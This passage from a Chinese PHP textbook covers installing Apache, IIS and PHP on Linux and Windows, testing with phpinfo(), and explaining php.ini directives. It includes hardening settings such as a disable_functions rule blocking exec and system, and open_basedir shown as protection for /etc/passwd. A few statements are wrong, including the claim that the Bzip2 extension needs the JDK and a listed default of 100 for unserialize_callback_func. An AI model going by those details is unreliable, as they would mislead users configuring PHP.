(5) PHP 捆绑了一个配置文件，它将控制 PHP 行为的很多方面。这个配置文件名为 php.ini，不过它原来的名字是 php.ini-dist。要把这个文件复制到适当的位置，并重命名为 php.ini。2.6 节将详细介绍 php.ini 的作用和内容。需要指出，可以把这个配置文件放在任意位置，不过如果没有把它放在默认位置上，则需要使用--with-config-file-path 选项来配置 PHP。另外要注意，还有一个可由你支配的默认配置文件 php.ini-recommended。这个文件用于配置各种非标准的设置，从而能更好地保护和优化安装，不过，这个配置文件可能与一些遗留的应用程序不完全兼容。可以考虑使用这个文件来代替 php.ini-dist。要使用这个文件，需要执行以下命令：

```
%>cp php.ini-recommended /usr/local/lib/php.ini
```

(6) 打开 Apache 的配置文件（名为 httpd.conf），验证是否有以下几行代码。（httpd.conf 文件位于 APACHE_INSTALL_DIR/conf/httpd.conf。）如果没有，就要把这些代码添加到这个配置文件中，可以考虑分别放在其他 LoadModule 和 AddType 条目的后面：

```
LoadModule php5_module modules/libphp5.so
AddType application/x-httpd-php .php
```

不论你相信与否，安装就这么简单！用以下命令重启 Apache 服务器：

```
%>/usr/local/apache/bin/apachectl restart
```

然后就可进入 2.5 节的内容。

提示　第(6)步中的AddType指令将一个MIME类型绑定到某个或某些扩展名。这里建议使用.php扩展名，但完全可以使用你喜欢的任何其他其他扩展名，如.html、.php5甚至.jason。另外，还可以指定多个扩展名，只需把所有扩展名都放在一行中，各个扩展名之间用空格分隔。有些用户喜欢将PHP与.html扩展名关联，但要记住这样做最终会导致一个后果，即每次请求一个HTML文件时都会把文件交由PHP解析。也许有人会认为这样很方便，但这要以性能下降为代价。

2.3 在 Windows 上安装 Apache 和 PHP

以前基于 Windows 的 Apache 版本没有针对 Windows 平台进行优化，不过 Apache 2 经过了完全重写，以利用 Windows 平台特有的特性。即使你不打算在 Windows 上部署应用程序，但对于那些希望使用 Windows 而不是其他平台的用户来说，这无疑提供了一个极好的本地化测试环境。安装过程如下所示。

(1) 双击 apache_X.X.XX-win32-x86-no_ssl.msi 图标，启动 Apache 安装程序。这个文件名中的 X 表示上一节中下载的发行包最新的稳定版本的版本号。

(2) 进行安装时，首先看到一个欢迎屏幕。花点时间阅读一下这个屏幕，然后单击“下一步”。

(3) 接下来会显示一个许可协议。请仔细阅读整个许可协议。如果你同意许可条款，单击“下一步”。

(4) 接下来看到的屏幕中将包含与 Apache 服务器有关的各项内容。花点时间来阅读这些信息，然后单击“下一步”。

(5) 下面需要你提供与服务器操作有关的一些内容，包括网络域、服务器名和管理员的电子邮件地址。如果你知道这些信息，现在就请填入。否则，前两项中只需输入 localhost，最后一项可以填入一个任意的电子邮件地址。以后可以在 httpd.conf 文件中修改这些信息。另外还会提示你确定将 Apache 作为面向所有用户的服务运行还是只用于当前用户。如果你希望 Apache 自动与操作系统一起启动（这也是推荐做法），应选择将 Apache 安装为面向所有用户的服务。完成设置后，单击“下一步”。

(6) 现在会提示你选择安装类型：典型安装（Typical）或是定制安装（Custom）。除非有特殊的原因不想安装 Apache 文档，否则请选择典型安装，然后单击“下一步”。如果不安装文档，可以选择定制安装，单击“下一步”，在下一个屏幕中将 Apache Documentation 选项取消。

(7) 下面将提示你选择目标文件夹。默认目标文件夹为 C:\ProgramFiles\Apache Group。可以把它改为 C:\ apache。不论选择哪一个目录，要记住选用后者是为了方便。最后单击“下一步”。

(8) 单击安装（Install）完成安装。以上就是安装 Apache 的全过程。下面来安装 PHP。

(9) 解压 PHP 包，将解压后的内容放在 C:\php 上。也可以选择你喜欢的任何安装目录，但是要避免使用包含空格的路径。为保持一致，本章将使用 C:\作为安装目录。

(10) 导航到 C:\apache\conf，打开 httpd.conf 进行编辑。

(11) 在 httpd.conf 文件中添加以下 3 行代码。可以把它们直接放在 `Global Environment` 节最后的 `LoadModule` 条目块下面：

```
LoadModule php_module c:/php/php5apache2_2.dll
AddType application/x-httpd-php .php
PHPIniDir "c:\php"
```

提示 第(11)步中的AddType指令将一个MIME类型绑定到某个或某些扩展名。这里建议使用.php扩展名，但完全可以使用你喜欢的任何其他扩展名，如.html、.php5甚至.jason。另外，还可以指定多个扩展名，只需把所有扩展名都放在一行中，各个扩展名之间用空格分隔。有些用户喜欢将PHP与.html扩展名关联，但要记住这样做最终会导致一个后果，每次请求一个HTML文件时都会把文件交由PHP解析。也许有人会认为这样很方便，但这要以性能下降为代价。最后，强烈建议你遵从通常的约定，使用.php。

---

(12) 将 php.ini-dist 文件重命名为 php.ini，并保存到 C:\php 目录（自 PHP 5.3.0 起，INI 文件已被重组并重命名为 php.ini-development 和 php.ini-production，因此如果运行的是 5.3+，你需要针对特定情况将其中之一重命名为 php.ini）。php.ini 文件包含数百个负责调整 PHP 行为的指令。2.6 节中将详细介绍 php.ini 的作用和内容。另外要注意，还有一个可由你支配的默认配置文件 php.ini-recommended。这个文件用于配置各种非标准的设置，从而能更好地保护和优化安装，不过这个配置文件可能与一些遗留的应用程序不完全兼容。可以考虑使用这个文件来代替 php.ini-dist。

(13) 如果使用 Windows NT、2000、XP 或 Vista，请找到开始→设置→控制面板→管理工具→服务。如果你运行的是 Windows 98，请参考下一步最后提供的指令。

(14) 在列表中找到 Apache，确认它已经启动。如果还没有启动，点亮这个标签，单击位于标签左边的“启动服务”图标。如果已经启动，则点亮这个标签，单击“重新启动服务”，这样对 httpd.conf 文件所做的修改就能生效。接下来，右键单击 Apache，选择“属性”。确保启动类型设置为“自动”。如果你仍在使用 Windows 95/98，需要通过开始菜单中的快捷方式手动启动 Apache。

2.4　在 Windows 上安装 IIS 和 PHP

即使在最具开源精神的开发人员眼中，Microsoft Windows 仍是首选的操作系统；毕竟，作为占据主导地位的操作系统，大多数人还是倾向于继续使用这个熟悉的环境。不过，出于稳定性和性能方面的原因，一直以来在运行着 Apache Web 服务器的 Linux 上部署 PHP 驱动的网站才是最佳选择。

不过，如果你想在运行着 Microsoft IIS Web 服务器的 Windows 环境中开发甚至部署 PHP 驱动的网站，就会出现问题。近年来，Microsoft 与 Zend 技术有限公司联手，大力提高了在 Windows 和 IIS 上运行 PHP 的稳定性和性能。

2009 年，Microsoft 在 PHP 和 IIS 的无缝操作方面又迈出重要的一步，推出了 Microsoft Web Platform Installer。利用这个安装解决方案，可以很容易地安装各种 Web 开发工具，也包括 IIS 和 PHP。要在 Windows 7、Vista、Server 2003 或 Server 2008 机器上安装 PHP 和 IIS，请访问 http://php.iis.net，并点击那个“个头不小”的 Install PHP 按钮。

假设你还没有安装 Microsoft Web Platform Installer，接下来会提示你进行安装。通常情况下，需要有管理员权限才能运行这个安装程序。一旦下载，会提示你安装 PHP。写这本书时的当前版本稍稍有点滞后（5.2.14），不过应该不会影响你完成本书中的大部分示例。点击“安装”（Install）按钮，然后阅读并认可许可条款来进行安装。一旦安装过程完成，PHP 就已经成功地配置，可以在你的机器上运行了。继续看下一节来了解如何测试这个配置。

提示　Microsoft Web Platform Installer与Windows XP并不兼容，不过你也不算太不走运。2010年7月，Microsoft发布了一个名为IIS Developer Express (http://learn.iis.net) 的免费产品，它支持Windows XP以及所有最新的II7模块，其中也包括大名鼎鼎的FastCGI，这是运行PHP必须要有的模块。运行PHP时PHP/IIS配置过程稍稍麻烦一点，这本书中不会过多介绍，不过可以在网上找到很多相关的文档。

写这本书时，Web Platform Installer 控制台还不能卸载 PHP，这说明需要使用 Windows 内置的程序管理工具手动卸载。在 Windows 7 上，可以在控制面板中点击“卸载程序”（Uninstall a program）

来使用这个工具。

2.5 测试安装

要验证 PHP 是否成功安装，最好的办法就是尝试执行一个 PHP 脚本。打开一个文本编辑器，将以下代码行添加到一个新文件中：

```
<?php
    phpinfo();
?>
```

将文件保存为 phpinfo.php。如果你运行的是 Apache，将这个文件保存到 htdocs 目录中。如果运行的是 IIS，则把这个文件保存在 C:\inetpub\wwwroot。

现在打开浏览器，输入 URL http://localhost/phpinfo.php 访问这个文件。要注意，不能通过浏览器的 File | Open 特性直接打开脚本，因为如果这样做，脚本不会通过 Web 服务器，相应地也不会得到解析。

如果一切正常，应该能看到与图 2-1 类似的结果。如果你想在一个 Web 托管服务提供商的服务器上运行这个脚本，并看到一个错误消息，指出出于安全方面的原因已经禁用了 phpinfo()，你就需要创建另一个测试脚本。你可以执行以下这个脚本，它的输出很简单：

```
<?php
    echo "A simple but effective PHP test!";
?>
```

PHP Version 5.3.2

System	Linux ubuntu-laptop 2.6.31-22-generic #60-Ubuntu SMP Thu May 27 00:22:23 UTC 2010 i686
Build Date	May 8 2010 14:27:35
Configure Command	'./configure' '--prefix=/usr' '--with-config-file-path=/etc/php5/' '--with-config-file-scan-dir=/etc/php5/' '--with-apxs2=/usr/bin/apxs2' '--with-gd' '--with-iconv' '--with-mysql' '--with-mysqli' '--with-openssl' '--with-pdo-mysql' '--with-pear' '--with-xmlrpc' '--with-xsl' '--with-zlib' '--enable-ftp' '--enable-mbstring' '--enable-sockets' '--with-curl'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/
Loaded Configuration File	/etc/php5/php.ini
Scan this dir for additional .ini files	/etc/php5/
Additional .ini files parsed	/etc/php5/php.ini
PHP API	20090626
PHP Extension	20090626
Zend Extension	220090626
Zend Extension Build	API220090626,NTS
PHP Extension Build	API20090626,NTS

图 2-1 PHP 的 phpinfo() 函数的输出

提示　执行phpinfo()函数是了解PHP安装的一个绝佳途径，因为它会提供有关服务器、操作系统环境以及可用扩展包的大量信息。

如果在构建过程中没有遇到明显的错误，但是没能看到正确的输出，这很可能是以下某个或某些原因所致。

- 如果手动配置了Apache，Apache重启后，对配置文件做的修改才会生效。因此，向httpd.conf文件增加针对PHP的必要代码行之后一定要重启Apache。
- 非法字符或不正确的语句会导致Apache重启失败。如果Apache未能启动，可以返回来检查对配置文件做的修改。
- 检查PHP驱动的文件是否有httpd.conf文件中指定的PHP特定扩展名。例如，如果已经定义只有.php是可识别的扩展名，就不要把PHP代码嵌在一个.html文件中。
- 确保已经使用<?php和?>特别界定了文件中的PHP代码。如果没有这样做，会导致这些代码被作为输出显示在浏览器中。
- 你可能已经创建了一个名为index.php的文件，试图作为一个默认的目录索引文件来调用（在URL中只引用目录而不加想要请求的特定文件名，例如，要请求www.example.com/about/index.php可以只引用www.example.com/about/），不过并不成功。Apache只能将index.html识别为默认的目录索引文件。因此，需要将index.php添加到Apache的DirectoryIndex指令中。

2.6　配置 PHP

尽管基本 PHP 安装对于大多数初学者来说已经足够了，不过你很可能希望对默认配置设置做一些调整，可能还想尝试某些并非发行包默认内置的第三方扩展包。这一节你将了解如何调整 PHP 的行为和特性来满足你的特定需要。

2.6.1　在 Linux 上构建时配置 PHP

按本章介绍的方法构建 PHP 对于入门的读者来说已经足够了。不过，要记住还有其他很多构建选项可以使用。可以执行以下指令查看一个完整的配置标志列表（包含 200 多个配置标志）：

```
%>./configure --help
```

要调整构建过程，只需向 PHP 的 configure 命令增加其中的一个或多个参数，如果有必要还可以赋值。例如，假设你想启用 PHP 的 FTP 功能（默认情况下这个特性并未启用）。只需如下修改 PHP 构建过程的配置步骤：

```
%>./configure --with-apxs2=/usr/local/apache/bin/apxs --enable-ftp
```

再举个例子，假设你想启用 PHP 的 Bzip2 扩展，只需将 PHP 重新配置如下：

```
%>./configure --with-apxs2=/usr/local/apache/bin/apxs \
 >--with-bz2=[INSTALL-DIR]
```

初学者都有一个共同的误解，认为只需包含额外的标志就能通过 PHP 自动得到这个功能。但实际中并不一定如此。要记住，还需要安装相应的软件，最终要由该软件负责提供扩展支持。对于以上启用 Bzip2 扩展的例子来说，就需要安装有 JDK（Java Development Kit，Java 开发工具包）。

2.6.2 定制 Windows 构建

PHP 5.1 和 5.2.*X*（这是撰写本书时最新的稳定 Windows 构建版本）总共捆绑了 45 个扩展。不过，要想真正使用这些扩展，需要去除 php.ini 文件中相应代码行的注释。例如，如果想要启用 PHP 的 XML-RPC 扩展，需要对 php.ini 文件稍做调整。

(1) 打开 php.ini 文件，找到 `extension_dir` 指令，赋值为 C:\php\ext。如果将 PHP 安装在另一个目录下，则要相应地修改这个路径。

(2) 找到代码行`;extension=php_xmlrpc.dll`。去掉前面的分号，从而去除对这一行的注释。保存并关闭文件。

(3) 重启 Web 服务器，现在可以在 PHP 中使用这个扩展了。要记住，有些扩展还有额外的配置指令，可能放在 php.ini 文件的后面。

启用这些扩展时，有时可能需要安装其他软件。关于各个扩展的更多信息请参见 PHP 文档。

2.7 运行时配置

Windows 和 Linux 上都可以通过 php.ini 文件在运行时改变 PHP 的行为。这个文件包含大量的配置指令，它们共同控制 PHP 的行为。本章后面将重点讨论 PHP 中最常用的一些配置指令，介绍这些指令各自的作用、作用域和默认值。

2.7.1 管理 PHP 的配置指令

在深入学习各个指令的具体细节之前，这一节将展示处理这些指令的各种方法，可以通过 php.ini 文件、Apache 的 httpd.conf 和.htaccess 文件完成，也可以直接通过 PHP 脚本来处理。

1. php.ini文件

PHP 发行包提供了两个配置模板：php.ini-dist 和 php.ini-recommended（对于 PHP 5.3.0，这两个模板被分别改名为 php.ini-development 和 php.ini-production）。你可能希望将其中一个文件重命名为 php.ini，(如果使用 Windows) 并把它放在 Apache 的 httpd.conf 文件中 `PHPIniDir` 指令所指定的位置。建议你使用 php.ini-recommended 文件，因为其中的许多参数已经被赋值为推荐值。如果采纳这个建议，对于保护和调整安装可以节省大量的时间和精力，因为这个文件中有 200 多个不同的配置参数。

尽管默认值非常有利于快速地部署 PHP，但你可能还想对 PHP 的行为再做一些调整，所以有必要对 php.ini 文件和它的许多配置参数有所了解。2.7.2 节将详细介绍这些参数，解释各个参数的作用、作用域和取值。

php.ini 是 PHP 的全局配置文件，相当于 Apache 的 httpd.conf。对于 PHP 5.3.0，这个文件经过了大规模的重组，但在版本 5.3 之前和之后的其他版本中，这个文件都被分成 12 个不同部分：

- 语言选项；
- 安全模式；
- 语法突出显示；
- 杂项；
- 资源限制；
- 错误处理和日志（参见第 8 章）；

- 数据处理；
- 路径和目录；
- 文件上传（参见第15章）；
- Fopen包装器；
- 动态扩展；
- 模块设置。

2.7.2节将介绍php.ini文件中的一些指令。后面的章节还将相应地介绍与模块相关的指令。

在此之前，先花一些时间来回顾php.ini文件的一般语法特性。php.ini文件是一个纯文本文件，只包含注释和指令及其相应的值。以下是php.ini文件的一个示例片段：

```
;
; Allow the <? tag
;
short_open_tag = Off
```

以分号开头的行是注释。另外，参数`short_open_tag`被赋值为`Off`。

修改何时生效取决于如何安装PHP。如果PHP被作为一个CGI二进制包安装，每次调用PHP时都会重新读取php.ini文件，因此修改将立即生效。如果PHP被作为Apache模块安装，那么只会在第一次启动Apache守护进程时读取一次php.ini。因此，如果以后一种方式安装PHP，就必须重启现在Apache，这样修改才能生效。

2. Apache的httpd.conf和.htaccess文件

PHP作为Apache模块运行时，可以通过httpd.conf文件或.htaccess文件修改许多指令。为此，可以在指令/值对前面加上以下关键字作为前缀。

- `php_value`，设置指定指令的值。
- `php_flag`，设置指定布尔指令的值。
- `php_admin_value`，设置指定指令的值。这与`php_value`有所不同，不能用在.htaccess中，也不能在虚拟主机或.htaccess中被覆盖。
- `php_admin_flag`，设置指定指令的值。这与`php_value`有所不同，不能用在.htaccess文件中，也不能在虚拟主机或.htaccess中被覆盖。

例如，要禁用短标签指令，并防止其他人覆盖这个指令，可以向httpd.conf文件增加以下代码行：

```
php_admin_flag short_open_tag Off
```

3. 在执行脚本中

第三种处理PHP配置变量的方式是通过`ini_set()`函数来完成，这也是最本地化的方式。例如，假设要修改PHP中给定脚本的最大执行时间，只需在脚本最上面添加以下命令：

```
ini_set('max_execution_time', '60');
```

4. 配置指令作用域

任何地方都能修改配置指令吗？这个问题的答案是否定的，原因有很多，大多都与安全有关。每个指令都有自己的作用域，指令只能在其作用域中修改。总共有4种作用域。

- `PHP_INI_PERDIR`。指令可以在php.ini、httpd.conf或.htaccess文件中修改。

- PHP_INI_SYSTEM。指令可以在 php.ini 和 httpd.conf 文件中修改。
- PHP_INI_USER。指令可以在用户脚本中修改。
- PHP_INI_ALL。指令可以在任何地方修改。

2.7.2 PHP 的配置指令

以下各小节将介绍 PHP 的一些核心配置指令。除了一般定义外，各节还提供了配置指令的作用域和默认值。因为大部分时间都在处理 php.ini 中的这些变量，所以我们将以这些指令在 php.ini 文件中出现的顺序来介绍。

注意，本节中介绍的指令大多只与 PHP 的一般行为有关；还有些指令与扩展有关，或者与本书后面将着重讨论的内容有关，这些指令不会在本节讨论，而将在适当的章节中出现。

1. 语言选项

本节中的指令用于确定语言最基本的一些行为。你肯定愿意花些时间来熟悉这些配置有哪些选择。注意我只是强调了一些最常用的指令。请花些时间仔细研读 php.ini 文件，全面了解还有哪些指令可以使用。

注意 尽管PHP文档仍然提到与各个指令关联的默认值，但是由于php.ini文件已经重新组织为两个单独的版本：php.ini-development用于开发，php.ini-production用于最终成品环境，这使得“默认”的含义要依具体的上下文而定。换句话说，你选择的php.ini版本中很多指令的默认值可能有别于另一个php.ini文件中定义的同一指令的默认值。因此，出于实践考虑，我将打破常规，认为默认值为php.ini-development文件中定义的值。

- engine = *On* | *Off*

作用域：PHP_INI_ALL；默认值：On

这个参数只是负责确定 PHP 引擎是否可用。如果关闭则根本不能使用 PHP。显然，如果你打算使用 PHP，就应当启用这个设置（保持为 On）。

- zend.ze1_compatibility_mode = *On* | *Off*

作用域：PHP_INI_ALL；默认值：Off

PHP 5 已经发行了 3 年之久，PHP 4.*X* 仍在广泛地使用着。这个升级周期之所以拖延，要归结于 PHP 4 和 PHP 5 之间在面向对象方面存在的一些显著的不兼容性。zend.ze1_compatibility_mode 指令则力图还原 PHP 5 中所做的一些修改，使 PHP 4 应用程序无需修改就可以在 PHP 5 中继续运行。

注解 zend.ze1_compatibility_mode指令没有起到预期的作用，已经在PHP 5.3.0中去除。

- short_open_tag = *On* | *Off*

作用域：PHP_INI_ALL；默认值：off

PHP 脚本部分被包围在转义语法中。有 4 种不同的转义格式，最短的一种就是短开放标签（short open tag），如下：

```
<?
    echo "Some PHP statement";
?>
```

你会发现，这个语法与 XML 相同，这在某些情况下可能会导致问题。为此，提供了一种禁用这种特定格式的方法。启用 short_open_tag (On) 时，允许使用短标签。如果禁用 short_open_tag (Off)，就不允许使用短标签。

- asp_tags = *On* | *Off*

作用域：PHP_INI_ALL；默认值：Off

PHP 支持 ASP 风格的脚本定界符，如下：

```
<%
    echo "Some PHP statement";
%>
```

如果你有使用 ASP 的背景，并且希望继续使用这种定界符语法，就可以启用这个标签。

- precision = *integer*

作用域：PHP_INI_ALL；默认值：14

PHP 支持很多数据类型，其中也包括浮点数。precision 参数指定在浮点数表示中显示的有效数字的个数。注意这个值在 Win32 系统中设置为 12 位，在 Linux 中设置为 14 位。

- y2k_compliance = *On* | *Off*

作用域：PHP_INI_ALL；默认值：On

谁会忘记几年前 Y2K 带来的恐慌呢？为了消除非 Y2K 兼容（non–Y2K-compliant）软件所带来的问题，耗费的精力实在太大了。虽然可能性不大，但确实还有人在使用过时的不兼容浏览器。如果出于一些特殊的原因，网站用户中确实有一些是这样，则要禁用 y2k_compliance 参数，否则就应启用这个参数。

- output_buffering = *On* | *Off* | *integer*

作用域：PHP_INI_SYSTEM；默认值：4096

有一定 PHP 经验的人（即使经验很少）可能都非常熟悉下面两个消息：

```
"Cannot add header information - headers already sent"
"Oops, php_set_cookie called after header has been sent"
```

首部已经发回给请求用户后，如果脚本还试图修改首部，此时就会出现这些消息。最常见的情况是，已经向浏览器发回了一些输出，之后程序员又试图向用户发送一个 cookie。这是不可能实现的，因为首部（对用户不可见，但浏览器要用到首部）总是在输出的前面。PHP 4 对这个讨厌的问题提供了一个解决办法，引入了输出缓冲（output buffering）的概念。启用这个指令时，输出缓冲会告诉 PHP 在脚本完成后一次发送所有输出。这样一来，对首部的任何后续改变都可以通过脚本完成，因为首部还没有发送出去。启用 output_buffering 指令将打开输出缓冲。另外，还可以设置缓冲区所能包含的最大字节数，限制输出缓冲区的大小（从而隐含地启用输出缓冲）。

如果不打算使用输出缓冲，就应当禁用这个指令，因为它会使性能稍稍下降。当然，对于首部问题，最简单的解决方法是尽可能在传送其他内容之前先传送首部信息。

- output_handler = *string*

作用域：PHP_INI_ALL；默认值：NULL

这个有趣的指令告诉 PHP：将输出返回给请求用户之前要把所有输出传递给一个函数。例如，假

设你希望在将输出返回给浏览器之前先对所有输出进行压缩，所有兼容 HTTP/1.1 的主流浏览器都支持这个特性。可以如下为 output_handler 赋值：

```
output_handler = "ob_gzhandler"
```

ob_gzhandler()是 PHP 的压缩处理函数，位于 PHP 的输出控制库中。要记住，不能在设置 output_handler 为 ob_gzhandler()的同时启用 zlib.output_compression（将在后面讨论）。

- zlib.output_compression = *On* | *Off* | *integer*

作用域：PHP_INI_SYSTEM；默认值：Off

在输出返回给浏览器之前先压缩，可以节省带宽和时间。现在大多数浏览器都支持这个 HTTP/1.1 特性，在多数应用程序中都能安全地使用。将 zlib.output_compression 设置为 On 就可以启用自动输出压缩。此外，通过为 zlib.output_compression 赋一个整数值，可以同时启用输出压缩并设置压缩缓冲区大小（以字节为单位）。

- zlib.output_handler = *string*

作用域：PHP_INI_SYSTEM；默认值：NULL

如果 zlib 库不可用，zlib.output_handler 将指定一个特定的压缩库。

- implicit_flush = *On* | *Off*

作用域：PHP_INI_SYSTEM；默认值：Off

启用 implicit_flush 时，每次调用 print()或 echo()，以及完成各个嵌入的 HTML 块后，将自动清除或刷新其内容的输出缓冲区。当服务器需要非常长的时间来编译结果或完成某些计算时，这可能很有用。在这些情况下，可以利用这个特性向用户输出状态更新，而不是等待服务器完成整个过程后才输出。

- unserialize_callback_func = *string*

作用域：PHP_INI_ALL；默认值：100

利用这条指令，在请求实例化一个未定义的类时，能控制逆串行化器（unserializer）的响应。对于大多数用户来说，这个指令无关紧要，因为如果把 PHP 的错误报告设置为适当的级别，PHP 就会对这些情况输出一个警告。

- serialize_precision = *integer*

作用域：PHP_INI_ALL；默认值：100

serialize_precision 指令确定在串行化双精度和单精度浮点数时小数点后存储的位数。把这个参数设置为适当的值可以确保这些数字逆串行化时不会损失精度。

- allow_call_time_pass_reference = *On* | *Off*

作用域：PHP_INI_SYSTEM；默认值：Off

函数参数可以采用两种方式传递：传值和传引用。可以在函数定义中指定每个参数在函数调用时如何传递给函数，这是推荐的方式。不过，也可以启用 allow_call_time_pass_reference，强制所有参数在函数调用时都按引用传递。

第 4 章讨论 PHP 函数，其中将介绍函数参数如何按值和按引用传递，并说明按值和按引用传递参数的影响。

2. 安全模式

在多用户环境中部署 PHP 时（如 ISP 的共享服务器上），可能要限制 PHP 的功能。可以想到，为所有用户提供 PHP 的全部功能会暴露服务器的漏洞，还可能会破坏服务器的资源和文件。在共享服务器上使用 PHP 时，作为防护，PHP 可以采用一种受限模式或安全模式运行。

注解　由于这个特定特性的名字和做法所导致的混乱，另外也由于多用户ID参与创建和拥有不同文件可能产生不可预期的后果，PHP的安全模式特性已经从PHP 5.3.0中删除。我强烈建议你不要使用这个特性。

启用安全模式会禁用很多函数以及可能不安全的各种特性，如果这些函数和特性在本地脚本中被滥用，很有可能造成破坏。禁用的函数和特性包括 `parse_ini_file()`、`chmod()`、`chown()`、`chgrp()`、`exec()`、`system()`和反引号操作符。启用安全模式还能确保执行脚本的所有者与脚本访问的文件或目录的所有者相一致。不过，后面这个限制可能会有预想不到的后果，而且可能会带来不便，因为文件通常可以由其他用户 ID 上传和生成。

此外，启用安全模式还可以通过其他 PHP 配置指令激活另外一些限制，本节将分别介绍这些指令。

- safe_mode = *On* | *Off*

作用域：`PHP_INI_SYSTEM`；默认值：`Off`

启用 `safe_mode` 指令将使 PHP 在上述约束条件下运行。

- safe_mode_gid = *On* | *Off*

作用域：`PHP_INI_SYSTEM`；默认值：`Off`

启用安全模式时，如果还启用了 `safe_mode_gid`，在打开文件时就会强制完成 GID（组 ID）检查。禁用 `safe_mode_gid` 时，会强制完成一个更为严格的 UID（用户 ID）检查。

- safe_mode_include_dir = *string*

作用域：`PHP_INI_SYSTEM`；默认值：`NULL`

启用 `safe_mode` 和 `safe_mode_gid` 时，`safe_mode_include_dir` 提供了一个安全的避风港，可以避免强制的 UID/GID 检查。从指定目录打开文件时，将忽略 UID/GID 检查。

- safe_mode_exec_dir = *string*

作用域：`PHP_INI_SYSTEM`；默认值：`NULL`

启用安全模式时，`safe_mode_exec_dir` 参数会限制 `exec()` 函数只能执行指定目录中的可执行程序。例如，如果希望限制只能执行/usr/local/bin 下的函数，可以使用以下指令：

```
safe_mode_exec_dir = "/usr/local/bin"
```

- safe_mode_allowed_env_vars = *string*

作用域：`PHP_INI_SYSTEM`；默认值：`PHP_`

启用安全模式时，可以使用 `safe_mode_allowed_env_vars` 指令来限制用户通过 PHP 脚本能修改的操作系统级环境变量。例如，如下设置 `safe_mode_allowed_env_vars` 指令，则只允许修改以 `PHP_`开头的变量：

```
safe_mode_allowed_env_vars = "PHP_"
```

记住，这个指令的值为空表示用户可以修改任何环境变量。

● safe_mode_protected_env_vars = *string*

作用域：PHP_INI_SYSTEM；默认值：LD_LIBRARY_PATH

利用 safe_mode_protected_env_vars 指令，可以明确地防止修改某些环境变量。例如，如果希望防止用户修改 PATH 和 LD_LIBRARY_PATH 变量，可以使用以下指令：

```
safe_mode_protected_env_vars = "PATH, LD_LIBRARY_PATH"
```

● open_basedir = *string*

作用域：PHP_INI_SYSTEM；默认值：NULL

与 Apache 的 DocumentRoot 指令类似，PHP 的 open_basedir 指令可以建立一个基目录，所有文件操作都限制在此目录中。这会防止用户进入到服务器的其他受限区中。例如，假设所有 Web 素材都位于目录/home/www 中。为防止用户通过一些简单的 PHP 命令查看并可能操作诸如 etc/passwd 等文件，可以考虑将 open_basedir 设置如下：

```
open_basedir = "/home/www/"
```

注意，这个指令的影响并不依赖于 safe_mode 指令。

● disable_functions = *string*

作用域：PHP_INI_SYSTEM；默认值：NULL

在某些环境下，你可能希望完全禁用某些默认函数，如 exec()和 system()。将这些函数赋给 disable_functions 参数就能实现禁用，如下：

```
disable_functions = "exec, system";
```

注意，这个指令的影响并不依赖于 safe_mode 指令。

● disable_classes = *string*

作用域：PHP_INI_SYSTEM；默认值：NULL

PHP 采纳了面向对象范型，根据由此提供的功能，可以想见，用不了多久就会有非常多的类库。但是，你可能不希望启用这些类库中的某些类。通过 disable_classes 指令可以防止使用这些类。例如，如果希望禁用两个特定的类：vector 和 graph，可以使用以下指令：

```
disable_classes = "vector, graph"
```

注意，这个指令的影响并不依赖于 safe_mode 指令。

● ignore_user_abort = *Off* | *On*

作用域：PHP_INI_ALL；默认值：Off

浏览某个页面时，也许页面完全加载之前你就退出或关闭了浏览器，这种情况是不是屡屡发生呢？通常这样做并无害处。但是，如果服务器正在更新重要的用户个人信息，或者正在完成一个商业交易，会怎么样呢？启用 ignore_user_abort 会让服务器忽略由于用户或浏览器引起的中断所造成的会话中止。

3. 语法突出显示

PHP 可以突出显示源代码。通过将 PHP 脚本的扩展名指定为.phps（这是默认的扩展名，后面你将了解到这是可以修改的），或者利用 show_source()或 highlight_file()函数，就可以启用这个特性。使用.phps 扩展名需要向 httpd.conf 中增加以下代码：

```
AddType application/x-httpd-php-source .phps
```

对于突出显示的源代码，通过以下6个指令可以控制其中字符串、注释、关键字、背景、默认文本和HTML部分的颜色。每一部分可以指定一个RGB、十六进制表示或者各颜色的关键字表示。例如，通常我们所说的黑色可以表示为`rgb(0,0,0)`、`#000000`或`black`。

- highlight.string = *string*

作用域：`PHP_INI_ALL`；默认值：`#DD0000`

- highlight.comment = *string*

作用域：`PHP_INI_ALL`；默认值：`#FF9900`

- highlight.keyword = *string*

作用域：`PHP_INI_ALL`；默认值：`#007700`

- highlight.bg = *string*

作用域：`PHP_INI_ALL`；默认值：`#FFFFFF`

- highlight.default = *string*

作用域：`PHP_INI_ALL`；默认值：`#0000BB`

- highlight.html = *string*

作用域：`PHP_INI_ALL`；默认值：`#000000`

4. 杂项

杂项这一类中只包含一个指令：`expose_php`。

- expose_php = *On* | *Off*

作用域：`PHP_INI_SYSTEM`；默认值：`On`

如果一个潜在的攻击者能够收集到任何一条关于某个Web服务器的信息，那么就会增加他成功破坏服务器的机会。要获得有关服务器特点的关键信息，一个简单的办法就是使用服务器签名。例如，在默认情况下，Apache会在每个响应首部中广播如下信息：

```
Apache/2.2.0 (Unix) PHP/5.3.0 PHP/5.3.0-dev Server at www.example.com Port 80
```

通过禁用`expose_php`，能防止Web服务器签名（如果启用了该签名）广播上述信息，不再公开PHP已经安装这一事实。虽然还需要更多的措施来确保充分的服务器保护，但不管怎样，都强烈建议保护诸如此类的服务器属性。

注解　可以在httpd.conf文件中将`ServerSignature`设置为`Off`，这会禁止Apache广播其服务器签名。

---

5. 资源限制

虽然PHP 5在资源管理功能方面有长足的进步，但还是要当心，应确保PHP脚本不会由于程序员或用户的动作而独占服务器资源。受这种过度耗费资源影响的3个方面分别是脚本执行时间、脚本输入处理时间和内存。这些方面可以通过以下3个指令来控制。

- max_execution_time = *integer*

作用域：`PHP_INI_ALL`；默认值：`30`

`max_execution_time`参数对PHP脚本的执行时间设置了一个上限，以秒为单位。如果将这个参数设置为`0`，将取消所有最大限制。注意，通过PHP命令（如`exec()`和`system()`）执行外部程序所花费的时间不计算在此限制之内。

- max_input_time = *integer*

作用域：PHP_INI_ALL；默认值：60

max_input_time 参数对 PHP 脚本解析请求数据所用的时间设置了一个限制，以秒为单位。使用 PHP 的文件上传特性上传大文件时，这个参数尤其有用。文件上传将在第 15 章讨论。

- memory_limit = *integer*M

作用域：PHP_INI_ALL；默认值：128M

memory_limit 参数确定可以为 PHP 脚本分配的最大内存量，以 MB 为单位。

6. 数据处理

